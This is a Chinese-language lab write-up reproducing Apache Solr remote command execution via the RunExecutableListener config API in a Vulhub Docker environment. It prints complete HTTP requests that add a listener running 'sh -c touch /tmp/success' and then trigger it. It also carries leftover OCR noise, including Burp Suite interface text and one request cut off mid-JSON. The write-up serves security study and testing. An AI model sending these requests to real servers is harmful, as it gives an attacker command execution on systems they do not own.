CVE-2017-12619

漏洞环境

Vulhub，地址：https://vulhub.org/。

直接运行漏洞环境：

```
docker-compose up -d
```


命令执行成功后，需要等待一会，之后访问`http://your-ip:8983/`即可查看到Apache solr的管理页面，无需登录。

漏洞复现

首先创建一个listener，其中设置`exe`的值可以为我们想执行的命令，`args`的值是命令参数：

```
POST /solr/demo/config HTTP/1.1
Host: 192.168.72.129:8983
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
Connection: close
Content-Length: 158

{"add-listener":
{"event":"postCommit","name":"newlistener","class":"solr.RunExecutableListener","exe":"sh","whoami":"/bin/","args":["-c", "touch /tmp/success"]}}
```

如图所示：




Burp Suite Community Edition v2021.3.1 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Send
Cancel
Target: http://192.168.72.129:8983
Request
Pretty Raw \n Actions
INSPECTOR
Search...
0 matches

```
POST /solr/demo/config HTTP/1.1
Host: http://192.168.72.129:8983/solr/#/
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
Connection: close
Content-Length: 161

{
  "add-listener":{
    "event":"postCommit",
    "name":"newlistener",
    "class":"solr.RunExecutableListener",
    "exe":"sh",
    "whoami":"/bin/",
    "args":[
```

然后进行update操作，触发刚才添加的listener：

```
POST /solr/demo/update HTTP/1.1
Host: http://192.168.72.129:8983/solr/#/
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64;
Trident/5.0)
Connection: close
Content-Type: application/json
Content-Length: 15

[{"id":"test"}]
```

如图所示：


Burp Suite Community Edition v2021.3.1 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Send
Cancel
Target: http://192.168.72.129:8983
Request
Pretty Raw \n Actions
Response
Pretty Raw Render \n Actions
INSPECTOR
0 matches
Done
134 bytes | 79 millis


```
POST /solr/demo/update HTTP/1.1
Host: http://192.168.72.129:8983/solr/#/
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
Connection: close
Content-Type: application/json
Content-Length: 15

[
  {
    "id":"test"
  }
]
```

```
HTTP/1.1 200 OK
Content-Type: text/plain;charset=utf-8
Connection: close

{
  "responseHeader":{
    "status":0,
    "QTime":75}}
```

之后进入容器：

```
docker-compose exec solr bash
```

可以看到已经创建了success文件夹：



```
solr@c2752dc1e13c:/opt/solr$ ls -la /tmp
total 24
drwxrwxrwt 1 root root 4096 Mar 31 12:27 .
drwxr-xr-x 1 root root 4096 Mar 31 12:15 ..
drwxr-xr-x 1 root root 4096 Nov  4  2017 hsperfdata_root
drwxr-xr-x 2 solr solr 4096 Mar 31 12:15 hsperfdata_solr
drwxr-xr-x 2 solr solr 4096 Mar 31 12:15 jetty-0.0.0.0-8983-webapp-_solr-any-4817530291784948026.dir
-rw------- 1 solr solr  165 Mar 31 12:15 start_3959216264189163215.properties
-rw-r--r-- 1 solr solr    0 Mar 31 12:27 success
solr@c2752dc1e13c:/opt/solr$ 
```